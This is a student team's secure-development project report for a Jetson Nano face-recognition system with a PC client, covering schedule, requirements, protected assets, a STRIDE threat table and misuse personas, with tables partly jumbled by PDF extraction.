CMU Project Report (Team6)

Table of Contents


0. Introduction	5
1. Schedule	6
	_
Phase 1: Secure Development	
Security Goals	
4. Assets	
5. Threat Modeling	
5.1. DFD	
5.2. STRIDE	
5.3. PnG	
5.4. Brainstorming	
5.5. Result of Threat Modeling	
Security Risk Assessment	
7. Security Requirements	
8. Mitigation	
9. Architecture	
9.1. Overall Architecture	
9.2. Terminology and Definitions	
9.3. Source Directory	
9.4. Setup Guide	28
9.4.1. Server	28
9.4.2. Client	28
9.5. Crypto Algorithms	29
9.5.1. Primitives and Algorithms	29
9.5.2. Symmetric cipher algorithm	29
9.5.3. Methods of Secret Hiding	29
9.5.4. User Data Encryption/ Decryption	29
9.6. Compile Options	31
9.7. Client Program Guide	31
9.8. Test Cases	32

9.9. Implementation of mitigation	34
9.10. Quality Attributes according to ISO/IEC 25023	35
10. Static Analysis	37
10.1. v0.0.1 (original code)	37
10.2. v0.5.0	38
10.3. v1.1.0	39
11. Demo	41
11.1. Client Program	41
11.2. Demo Clip	41
Phase 2: Security Analysis of Classmate System	
12. Analysis	42
12.1. Design Review	42
12.1.1. Architecture Design	
12.1.2. Security Requirements	
12.1.3. Security Design for Security Requirements	
12.1.4. Crypto Review	44
12.2. Surface Analysis	45
12.2.1. strings	45
12.2.2. nmap	45
12.2.3. Compile Warnings	45
12.3. Static Analysis	47
12.4. Fuzz	48
12.4.1. Overview	48
12.4.2. Rule of generating a packet	49
12.4.3. Founded crash issues	50
12.4.4. Reproduce crash	50
12.4.5. Demo clip	50
13. Vulnerability and Penetration Testing	51
13.1. Criteria	51
13.1.1. Vector (pathway, what attacker obtained)	51
13.1.2. Phenomenon (phenomenon by the vulnerability)	52

	13.1.3. Approach (what we did to find the vulnerability)	52
	13.1.4. Technique (exploit techniques)	52
	13.1.5. CIA	52
	13.1.6. Impact	52
13.	2. Details	53
	13.2.1. V01 - Insert an arbitrary id/password to DB	53
	13.2.2. V02 - Sniffing the id/password	55
	13.2.3. V03 - Exposed user credentials in the server log	56
	13.2.4. V04 - infinite loop in the NetworkTCP.cpp	57
	13.2.5. V05 - Unintentional handling of the protocol message	58
	13.2.6. V06 - Weak Passwords that Enable Brute Force Attacks	60
	13.2.7. V07 - SQL Injection for Login	61
	13.2.8. V08 - Memory leakage in the 'get_a_packet' function	63
	13.2.9. V09 - Extraction of name and face image data used by the face recog. Al engine .	65
	13.2.10. V10 - the system cannot be operated on the big endian architectures	67
	13.2.11. V11 - Possible MITM attack using certificate change	69
	13.2.12. V12 - Crash by unsigned integer wraparound related in the packet size	71
14. Les	sons Learned	75

0. Introduction

The system is an embedded face recognition system running on a Jetson Nano processor that utilizes CUDA and a windows C++ or Java control and display application.



Role and Responsibilities

Name	Phase1 Role	Phase2 Role
Jeonghwan.Ahn	Implement TLS, Crypto, Security	Design Review
	Requirement	Crypto Review
		Penetration testing
Jinmo.Kim	Requirement Analysis	Design Review
	Static Analysis	Fuzz testing
	Threat Modeling	Static Analysis
	Schedule	
Kyungnam.Bae	Implement Client	Design Review
	Test case	Fuzz testing
	Contact Point for Phase 2	Penetration testing
Seongju.Moon	Static Analysis	Planning
	Threat Modeling	Design Review
		Penetration testing
Byungchul.Park	Implement Server	Design Review
	Presentation	Penetration testing
		Presentation

1. Schedule

This is our schedule based on our requirements from Professor Jeff and Dan. Initially we're considering what we would do with Jetson Nano system given by CMU. So based on that, we're going to suggest a new system to be developed in this course. But throughout lots of discussion with prof. Jeff and Dan, we'd clearly fixed requirements from LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx by Dan.

This is our schedule based on system requirements.

	Schedule							1 W				2 We				3 Wee		4 Week				5 We		
					М	ΤV	V T	F	M 1	W	T	F	МΙΤ	W	T	М	Т	W 1	T F	М	T W	TT		
	Phases I				Criteria	Artifacts				M1		Ma				МЗ				M4			M5	
	1	Context Analysis			Artifacts	Team6_Schedule.xlsx, requirements_v2.0.xlsx	0	1 1	1	1								,						П
	2	Risk Management			A	System/Sec REQ from Dan	R	\neg	2	2		11	П	\neg	\top				П			Ħ	\top	\vdash
	3	Asset Identification			Α	phase1_document_team6.docx	1		3	3	3	1										\Box		\Box
	4	Threat Modeling			А	threat_modeling.xlsx, JetsonNano_pjt.tm7, PnG.docx, jetsonNano_STRIDE.xlsx	E				4 4	4												
	4-1		DFD Modeling		A	- JetsonNano_pjt.tm7	N			1														
1 week	4-3		PnG(Misuse case)		A	- PnG.docx	Α					- 1												
	4-4		STRIDE		A	- jetsonNano_STRIDE.xlsx	T										1							П
	4-5		Brainstorming		A	- ThreatModeling.txt				1														
	5	SEC Risk Assessment			A	risk_management.xlsx	1			i														
			OWASP			risk_management.xlsx	0					l i												
	6	SEC Requirement			A	security_requirements.txt												ı .						
	7	Mitigation								i														
	8	Code Impl			D&P	Demo & Presentation		Т		П					Т			П	П	Т		П	Т	\Box
	8-1		Server(Jetson Nano)							l i l														
				Architect Doc						1												П		\Box
				Development																				
	8-2		Client(PC)							i		- Li												
				Architect Doc						1		- 1												
2 week				Development						l i l														
			Code Review		100%					i														
	9	Static Analysis			100%	static_analysis_20210608_v0.0.1_reviewed.xlsx		\perp		1		- 1			\perp			4				Ш	\perp	Ш
	9-1		Flaw Finder		100%	- flawfinder_20210614_v0.5.0.txt				i														
	9-4		CPPChecker		100%	- cppcheck_20210608_v0.0.1.csv - cppcheck_20210610_v0.5.0.csv																		
	10	Fuzz Testing								i I														
	11	Penetration Test																				LΤ		
3 week	12	Documentation			100%																			
O Week	12-1		Doc					\perp			\perp		ш							\perp		Ш		\Box
	12-1		Review					T		Ш	T	\Box											\perp	
	13	Presentation								LΙΙ		LĬ.	Ш		\perp				\Box			\Box	┸	\Box
	Phases II																							
4 week	14	Fuzz Testing																14	14	14 1	4 14	14 1	4 14	
cek	15	Penetration Test								Ш	\perp			\perp										
5 week	16	Documentation(Integrator)																					16	16
2 week	17	Presentation	1						1	ΙТ	Т		ΙП	Т		ΙТ			ΙТ		1	ΙТ		17

Note: This schedule's about the phase1 & 2.


Phase 1: Secure Development

2. System Requirement

We've analyzed the requirement documents that was given by Professor Jeff and Professor Dan. The name of the first document is **LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf** and the second is **LG Security Class Project Description.pdf**.

We're struggling to find and extract our system requirement from these documents.

Here is our first artifact from the first one, Project Description-1, 2, 3.



But, we needed to compare another document below because it (the second) was also describing system requirements of Jetson Nano system. The second document says requirements of Tartan Secure Camera Application.

Requirements of Tartan Secure Camera Application The proposed system has the following basic functional requirements. Note REQ-D-10● A user should be able to initiate a video feed, end a feed. A user should be able to end a video feed A user should be able to save a video feed for offline review A user should be able to tune image analysis The system also has the following architectural concerns (i.e. quality attributes) REO-0-06 • Performance: The system must deliver video as close to real time as possible. especially in real-time mode. REQ-D-14 • Authentication: The system must use two factor authentication for sign on and user credentials must be protected. Lost or compromised credentials must be REQ-D-15 handled in a reasonable way. REQ-D-17 • Communication privacy: When in the desired mode the system must ensure that data sent to a user remains private while in transit. No intermediary should be able to snoop or spy on an ongoing video feed. REQ-D-18 • Proof of identity (nonrepudiation); Users should be confident that the camera they are using is the one that they believe it is. REQ-D-19 • Multi-user privacy: The system must ensure that multiple video feeds remain private between the intended users. REQ-D-20 • reliability: The system must ensure that video is reliably delivered. The system REQ-D-21 should recover from networking errors as soon as possible. The goal is to maintain a secure, performant connection at all costs. Aside from these requirements, there are a number of basic quality concerns that must be addressed during development. 1. Ensuring that all software in both applications are architected and coded to be REQ-Q-07 secure and free of vulnerabilities REQ-Q-08 2. Conduct proper fault/error detection, recovery and reporting. REQ-Q-09 3. Ensure the developed software adheres to the company coding standard and REQ-Q-10 quality standards. REQ-Q-11 4. Ensure the developed software is adequately tested. * reference : LG Security Class Project Description.pdf

Those made us confused. Therefore, we should clarify and draw the requirement for our system after discussing with Professor Dan.

Summary of meeting with Professor Dan

Mandatory requirements described in the "LG May 2021 Lecture Secure Coding Project Intro V1.1.pptx.pdf" document.

- no vulnerability in the system
- secure architecture
- implement 5 modes (run, test run, learning, secure, non-secure)
- Jetson Nano sends the Camera Image and Face Recognized information. It should be separated.
- Client receives the data above, and displays it after combining it

We've extracted our requirements from the list above and attached the result.

	Requ	irements from CMU documents on left		
		DEVELOPMENT		
ID	Reference	Description		Г
REQ-D-01	REQ-D-02 REQ-D-03	Establishing connection between Client and Server		C
REQ-D-02		Support Secure Mode		c
REQ-D-03		Support Non Secure Mode	/	c
REQ-D-04		Support Learning Mode - Register new person to the Server	///	c
REQ-D-05		Support Run Mode - System identifies faces and performs facial recognition	////	С
REQ-D-06		Support Test Run Mode	/////	С
REQ-D-07		Display Result - Face-recognized images	///////////////////////////////////////	С
REQ-D-08	REQ-D-02		/////////////	Г
REQ-D-09	REQ-D-03		/// //	
REQ-D-10	REQ-D-02 REQ-D-03	A user should be able to initiate a video feed, end a feed		
REQ-D-11	REQ-D-02 REQ-D-03	A user should be able to end a video feed		
REQ-D-12		A user should be able to save a video feed for offline review	//	С
	REQ-D-06	A user should be able to tune image analysis	/ /	L
REQ-D-14		The system must use 2FA		С
REQ-D-15		User credentials must be protected	/	С
REQ-D-16		Lost or compromised credentials must be handled in a reasonable way		С
	REQ-D-02	data send to a user remains private while in transit. No intermediary to be snoop or spy		L
REQ-D-18		Nonrepudiation, Users should be confident that the camera they are using is the one that they believ it is		C
REQ-D-19		Multi-user Privacy , multiple video feeds remain private between the users		C
REQ-D-20		Reliability, the video is reliably delivered.		C
REQ-D-21		Recover from networking errors asap		C
QUALITY				Q
REQ-Q-01		All SW in both aplicatins are architected	*	C
REQ-Q-02		Coded to be secure and free of vulnerabilities	/1	C
REQ-Q-03		Proper fault/error detection, recovery, reporting	//*	C
REQ-Q-04		Analying initial implementation for vulnerabilities		С
REQ-Q-05		Developing solutions to mitigate		C
REQ-Q-06		The system must deliver video as close to real time asap in real-time mode		С
REQ-Q-07	REQ-Q-01 REQ-Q-02	All SW in both application are architected and coded to be secure and free of vulnerabilities		
	REQ-Q-03	Conduct proper fault/error detection, recovery and reporting/		L
REQ-Q-09		adheres to the company coding standard		CI
REQ-Q-10		adheres to the company quality standard		CI
REQ-Q-11	1	Ensure the developed software is adaequately tested		CI

	N	Re-define Requirement from 'REQ-*' Merged the duplicated 'REQ-*' to 'CMU-REQ-*'			
		To Do (excluding req of Tart an Architecure Doc)			
	ID	Description			
	CMU-REQ-D-01	Establishing connection between Client and Server	Mandatory		
	CMU-REQ-D-02	A user should be able to initiate a video feed, and a feed in Support Secure Mode	Mandatory		
1	CMU-REQ-D-03	A user should be able to initiate a video feed, and a feed in Support Non Secure Mode	Mandatory		
	CMU-REQ-D-04	Support Learning Mode - Register new person to the Server	Mandatory		
1	CMU-REQ-D-05	Support Run Mode - System identifies faces and performs facial recognition	Mandatory		
	CMU-REQ-D-06	Support Test Run Mode ; A user should be able to tune image analysis with local file	Mandatory		
1	CMU-REQ-D-07	Display Result - Face-recognized images	Mandatory		
/			- - -		
	CMU-REQ-D-08	A user should be able to save a video feed for offline review	Excluded		
	CMU-REQ-D-09	The system must use 2FA	Mandatory		
	CMU-REQ-D-10	User credentials must be protected	Mandatory		
	CMU-REQ-D-11	Lost or compromised credentials must be handled in a reasonable way	Excluded		
	CMU-REQ-D-12	Nonrepudiation, Users should be confident that the camera they are using is the one that they believe it is	Excluded		
	CMU-REQ-D-13	Multi-user Privacy , multiple video feeds remain private between the users	Excluded		
	CMU-REQ-D-14	Reliability, the video is reliably delivered.	Mandatory		
	CMU-REQ-D-15	Recover from networking errors asap	considered		
1	QUALITY		1		
	CMU-REO-O-01	Architecture Docs	Mandatory		
1	CMU-REQ-Q-02	Coded to be secure and free of vulnerabilities	Mandatory		
	CMU-REQ-Q-03	Proper fault/error detection, recovery, reporting	Mandatory		
4	CMU-REQ-Q-04	Analying initial implementation for vulnerabilities	Mandatory		
	CMU-REQ-Q-05	Developing solutions to mitigate	Mandatory		
	CMU-REQ-Q-06	The system must deliver video as close to real time asap in real-time mode	Excluded		
	CMU-REQ-Q-07	adheres to the company coding standard	Excluded		
	CMU-REQ-Q-08	adheres to the company quality standard	Excluded		
	CMU-REQ-Q-09	Ensure the developed software is adaequately tested	Excluded		
	Q Q 03	and the developed solutions to addeductely tested			

3. Security Goals

Protecting the user privacy information in our system.

4. Assets


#	Items	Items to protect	Comment
1	Images for transmission over camera cable	X	Out of S/W boundary
2	Images for transmission over network	0	
3	Face Recognition Data	0	
4	Client program itself	0	
5	Client program hash code on server side	0	
6	User info. data (ID, type, password)	0	
7	Private key and certificate for TLS	0	
8	Root Key for crypto	0	

5. Threat Modeling

We used DFD and STRIDE as the basis because it is easy to derive many threats from system diagrams. We also used PnG and brainstorming techniques to uncover threats not derived from it.

In the case of attack trees, it is advantageous to derive threats from an expert's point of view using experience, but we excluded it because it was not suitable for beginners like us.

5.1. DFD



5.2. STRIDE

Threats that could not arise as a result of the review or are outside the scope of this project were *grayed* out.

ID	Category	Interaction	Description	Justification	
TR- 01	Information Disclosure	DF4.2 Load Login Credential / Learning Data	Improper data protection of S1. User Credential Data File System can allow an attacker to read information not intended for disclosure. Review authorization settings.	[Threat] If the user credential data is stored as plain text, it can be disclosed. [Review] Use data encryption	
TR- 02	Tampering	DF4.2 Load Login Credential / Learning Data	Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. [Threat] An attack		
TR- 03	Spoofing	DF4.2 Load Login Credential / Learning Data	S1. User Credential Data File System may be spoofed by an attacker and this may lead to incorrect data delivered to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source data store.	[Threat] An attacker modify user credential data and then server can use it without checking. [Review] Use hashing	
TR- 04	Spoofing	DF2.1 Request (Login / Mode Ctrl)	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 1.1 Client (PC). Consider using a standard authentication mechanism to identify the destination process.	[Threat] An attacker spoof the user (Client) [Review] use 2FA	

TR-			Data flowing across DF2.1 Request (Login / Mode			
05	Tampering	DF2.1 Request (Login / Mode Ctrl)	Ctrl) may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Threat] An attacker tampers data to server in order to get information. [Review] use TLS		
TR- 06	Repudiation	DF2.1 Request (Login / Mode Ctrl)	2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Threat] Clients can repudiate the actions they have performed. [Review] Use mutual authentication		
TR- 07	Information Disclosure	DF2.1 Request (Login / Mode Ctrl)	Data flowing across DF2.1 Request (Login / Mode Ctrl) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Threat] An attack can sniff the data on the connection. [Review] Use TLS Encrypted Communication channel, mTLS (mutual Auth) may be implemented.		
TR- 08	Information Disclosure	DF2.1 Request (Login / Mode Ctrl)	Custom authentication schemes are susceptible to common weaknesses such as weak credential change management, credential equivalence, easily guessable credentials, null credentials, downgrade authentication or a weak credential change management system. Consider the impact and potential mitigations for your custom authentication scheme.	[Threat] Weak Authentication may lead to disclose information [Review] Need to more stronger authentication process. Use 2FA		
TR- 09	Denial Of Service	DF2.1 Request (Login / Mode Ctrl)	2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Review] Server is simple then there is no way to detect that symptoms.		
TR- 10	Denial Of Service	DF2.1 Request (Login / Mode Ctrl)	An external agent interrupts data flowing across a trust boundary in either direction.	[Threat] the information of the communication between client and server is interrupted by attackers. [Review] using TLS		
TR- 11	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl)	Server (Jetson) may be able to impersonate the context of 1.1 Client (PC) in order to gain additional privilege.	[Review] Server doesn't need to impersonate in order to gain additional privilege.		
TR- 12	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl)	1.1 Client (PC) may be able to remotely execute code for 2.1 Server (Jetson).	[Review] Client cannot execute code in Server remotely.		
TR- 13	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl)	An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing.	[Threat] An attacker sends a malicious data to server in order to change the flow of program execution. [Review] need input sanitization		
TR- 14	Spoofing	DF3.2 Sensor Data	3.1 Camera Unit may be spoofed by an attacker and this may lead to unauthorized access to 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the source process.	[Review] Camera unit can get information only about Camera control signal, cable is dedicated for that.		
TR- 15	Spoofing	DF3.2 Sensor Data	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to information disclosure by 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the destination process.	[Review] Camera is just simple unit, so no threat is expected to arise.		
TR- 16	Tampering	DF3.2 Sensor Data	Data flowing across DF3.2 Sensor Data may be tampered with by an attacker. This may lead to a denial of service attack against 2.1 Server (Jetson) or an elevation of privilege attack against 2.1 Server (Jetson) or an information disclosure by 2.1 Server (Jetson). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data from the outside.		
TR- 17	Repudiation	DF3.2 Sensor Data	2.1 Server (Jetson) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] Camera Unit cannot claims the receive data from a source outside.		
TR- 18	Information Disclosure	DF3.2 Sensor Data	Data flowing across DF3.2 Sensor Data may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Review] The camera unit can only do very simple things, and that threat is unlikely to arise.		

TR- 19	Denial Of Service	DF3.2 Sensor Data	2.1 Server (Jetson) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Review] Server is simple then there is no way to detect that symptoms.		
TR- 20	Denial Of Service	DF3.2 Sensor Data	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.		
TR- 21	Elevation Of Privilege	DF3.2 Sensor Data	2.1 Server (Jetson) may be able to impersonate the context of 3.1 Camera Unit in order to gain additional privilege.	[Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise.		
TR- 22	Elevation Of Privilege	DF3.2 Sensor Data	3.1 Camera Unit may be able to remotely execute code for 2.1 Server (Jetson).	[Review] Camera is just simple unit, so no threat is expected to arise.		
TR- 23	Elevation Of Privilege	DF3.2 Sensor Data	An attacker may pass data into 2.1 Server (Jetson) in order to change the flow of program execution within 2.1 Server (Jetson) to the attacker's choosing.	[Review] Camera is just simple unit, so no threat is expected to arise.		
TR- 24	Spoofing	DF3.1 Camera Ctrl	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 3.1 Camera Unit. Consider using a standard authentication mechanism to identify the source process.	[Review] Server can control Camera Unit via Device driver, and authorized access is taken care of by the OS.		
TR- 25	Spoofing	DF3.1 Camera Ctrl	3.1 Camera Unit may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process.	[Review] Camera unit can get information only about Camera control signal, cable is dedicated for that.		
TR- 26	Tampering	DF3.1 Camera Ctrl	Data flowing across DF3.1 Camera Ctrl may be tampered with by an attacker. This may lead to a denial of service attack against 3.1 Camera Unit or an elevation of privilege attack against 3.1 Camera Unit or an information disclosure by 3.1 Camera Unit. Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Review] Since it is connected with a physical dedicated cable, it is difficult to interrupts and tamper data outside.		
TR- 27	Repudiation	DF3.1 Camera Ctrl	3.1 Camera Unit claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] Camera Unit cannot claims the receive data from a source outside.		
TR- 28	Information Disclosure	DF3.1 Camera Ctrl	Data flowing across DF3.1 Camera Ctrl may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Review] The camera unit can only do very simple things, and that threat is unlikely to arise.		
TR- 29	Denial Of Service	DF3.1 Camera Ctrl	3.1 Camera Unit crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Threat] It may be physically damaged and you may not be able to get Data from Camera [Review] Protect Camera from physical damage		
TR- 30	Denial Of Service	DF3.1 Camera Ctrl	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] Since they are connected by physical cables, it is difficult to interrupt with data.		
TR- 31	Elevation Of Privilege	DF3.1 Camera Ctrl	3.1 Camera Unit may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege.	[Review] Even if the camera unit acquires additional privileges, It just send Sensor Data, so no threat is expected to arise.		
TR- 32	Elevation Of Privilege	DF3.1 Camera Ctrl	2.1 Server (Jetson) may be able to remotely execute code for 3.1 Camera Unit.	[Review] Camera is just simple unit, so no threat is expected to arise.		
TR- 33	Elevation Of Privilege	DF3.1 Camera Ctrl	An attacker may pass data into 3.1 Camera Unit in order to change the flow of program execution within 3.1 Camera Unit to the attacker's choosing.	[Review] Camera is just simple unit, so no threat is expected to arise.		
TR- 34	Denial Of Service	DF4.1 Store Login Credential / Learning Data	Does 2.1 Server (Jetson) or S1. User Credential Data File System take explicit steps to control resource consumption? Resource consumption attacks can be hard to deal with, and there are times that it makes sense to let the OS do the job. Be careful that your resource requests don't deadlock, and that they do timeout.	[Threat] It is possible to add a lot of Images in the storage. [Review] The limitation of number of image is need.		
TR- 35	Information Disclosure	DF4.1 Store Login Credential / Learning Data	Credentials held at the server are often disclosed or tampered with and credentials stored on the client are often stolen. For server side, consider storing a salted hash of the credentials instead of storing the credentials themselves. If this is not possible due to business requirements, be sure to encrypt the credentials before storage, using an SDL-approved mechanism. For client side, if storing credentials is required, encrypt them and protect the data store in which they're stored	[Threat] User credential may be disclosed. [Review] User credential should be encrypted before being stored.		

TR- 36	Repudiation	DF4.1 Store Login Credential / Learning Data	Consider what happens when the audit mechanism comes under attack, including attempts to destroy the logs, or attack log analysis programs. Ensure access to the log is through a reference monitor, which controls read and write separately. Document what filters, if any, readers can rely on, or writers should expect	[Review] This case will not happen in the system.
TR- 37	Repudiation	DF4.1 Store Login Credential / Learning Data	Does the log capture enough data to understand what happened in the past? Do your logs capture enough data to understand an incident after the fact? Is such capture lightweight enough to be left on all the time? Do you have enough data to deal with repudiation claims? Make sure you log sufficient and appropriate data to handle a repudiation claims. You might want to talk to an audit expert as well as a privacy expert about your choice of data.	[Review] This case will not happen in the system.
TR- 38	Repudiation	DF4.1 Store Login Credential / Learning Data	Do you accept logs from unknown or weakly authenticated users or systems? Identify and authenticate the source of the logs before accepting them.	[Review] This case will not happen in the system.
TR- 39	Repudiation	DF4.1 Store Login Credential / Learning Data	If you have trust levels, is anyone other outside of the highest trust level allowed to log? Letting everyone write to your logs can lead to repudiation problems. Only allow trusted code to log.	[Review] This case will not happen in the system.
TR- 40	Tampering	DF4.1 Store Login Credential / Learning Data	Log readers can come under attack via log files. Consider ways to canonicalize data in all logs. Implement a single reader for the logs, if possible, in order to reduce attack surface area. Be sure to understand and document log file elements which come from untrusted sources.	[Review] This case will not happen in the system.
TR- 41	Spoofing	DF4.1 Store Login Credential / Learning Data	S1. User Credential Data File System may be spoofed by an attacker and this may lead to data being written to the attacker's target instead of S1. User Credential Data File System. Consider using a standard authentication mechanism to identify the destination data store.	[Threat] User Credential Data can be exposed to attackers. [Review] User Credential Data should be kept securely.
TR- 42	Spoofing	DF1.1 User Input (Login Credential & Mode Control Input)	E1. Human User may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the external entity.	[Review] Client cannot distinguish Human Users.
TR- 43	Elevation Of Privilege	DF1.1 User Input (Login Credential & Mode Control Input)	1.1 Client (PC) may be able to impersonate the context of E1. Human User in order to gain additional privilege.	[Review] Client cannot distinguish Human Users.
TR- 44	Spoofing	DF2.5 Result (Video Stream)	2.1 Server (Jetson) may be spoofed by an attacker and this may lead to unauthorized access to 1.1 Client (PC). Consider using a standard authentication mechanism to identify the source process.	[Threat] Server (Jetson) may be spoofed by an attacker [Review] use mutual authentication
TR- 45	Spoofing	DF2.5 Result (Video Stream)	1.1 Client (PC) may be spoofed by an attacker and this may lead to information disclosure by 2.1 Server (Jetson). Consider using a standard authentication mechanism to identify the destination process.	[Threat] Client (PC) may be spoofed by an attacker [Review] use mutual authentication
TR- 46	Tampering	DF2.5 Result (Video Stream)	Data flowing across DF2.5 Result (Video Stream) may be tampered with by an attacker. This may lead to a denial of service attack against 1.1 Client (PC) or an elevation of privilege attack against 1.1 Client (PC) or an information disclosure by 1.1 Client (PC). Failure to verify that input is as expected is a root cause of a very large number of exploitable issues. Consider all paths and the way they handle data. Verify that all input is verified for correctness using an approved list input validation approach.	[Threat] Video Stream may be tampered with by an attacker. [Review] Video Stream over the connection should be protected.
TR- 47	Repudiation	DF2.5 Result (Video Stream)	1.1 Client (PC) claims that it did not receive data from a source outside the trust boundary. Consider using logging or auditing to record the source, time, and summary of the received data.	[Review] even though This case will happen, this case does not affect.
TR- 48	Information Disclosure	DF2.5 Result (Video Stream)	Data flowing across DF2.5 Result (Video Stream) may be sniffed by an attacker. Depending on what type of data an attacker can read, it may be used to attack other parts of the system or simply be a disclosure of information leading to compliance violations. Consider encrypting the data flow.	[Threat] Video Stream may be sniffed with by an attacker. [Review] Video Stream over the connection should be protected.
TR- 49	Denial Of Service	DF2.5 Result (Video Stream)	1.1 Client (PC) crashes, halts, stops or runs slowly; in all cases violating an availability metric.	[Threat] Client (PC) crashes, halts, stops or runs slowly. [Review] Server is working properly.
TR- 50	Denial Of Service	DF2.5 Result (Video Stream)	An external agent interrupts data flowing across a trust boundary in either direction.	[Review] This case won't be handled.
TR- 51	Elevation Of Privilege	DF2.5 Result (Video Stream)	1.1 Client (PC) may be able to impersonate the context of 2.1 Server (Jetson) in order to gain additional privilege.	[Review] support only single user
TR- 52	Elevation Of Privilege	DF2.5 Result (Video Stream)	2.1 Server (Jetson) may be able to remotely execute code for 1.1 Client (PC).	[Threat] Server (Jetson) may be able to remotely execute code [Review] need input sanitization

TR- 53	Elevation Of Privilege	DF2.5 Result (Video Stream)	to change the flow of program execution within 1.1	[Threat] An attacker may pass data into 1.1 Client (PC) [Review] need input sanitization
TR- 54	Information Disclosure	DF3.1 Camera Ctrl		[Review] Since they are connected by physical cables, it is difficult to interrupt with data.
TR- 55	Information Disclosure	DF3.2 Sensor Data		[Review] Since they are connected by physical cables, it is difficult to interrupt with data.

5.3. PnG

We found 3 PnGs from our project.

PnG 1	Туре	Internal Engineer								
Titt	Goal	Ruin the administrator's reputation								
	Motivation	Revenge to the administrator								
	Skill	manipulate the user credential data, find out the administrator's								
		password from the previous one that is used to other system								
	Misuse case	(TR-56) Change the image data not to recognize registered								
		users.								
		(TR-57) Disclose administrator's ID/Password to the								
		employees in the company.								

PnG 2	Туре	Spy
TEN TO COMMENT	Goal	Steal all components of the system
	Motivation	Competitors request
	Skill	Physical power and ability to use various equipment
	Misuse case	(TR-58) Steal the client and server => Out of S/W boundary

PnG 3	Туре	Hacker									
-	Goal	Post the achievements of hacking on the internet									
	Motivation	Strives for recognition									
	Skill	Extensive knowledge of network protocols and hacking									
		program.									
IMPECIEU: U	Misuse case (TR-59) Sniff the communication channel between server a										
		client to get user credential data.									

5.4. Brainstorming

Many threats have already been detected by the previous tools, but several threats have emerged.

ID	Threat	Review
TR-60	Compromise the connection of network physically by an	
	attacker	
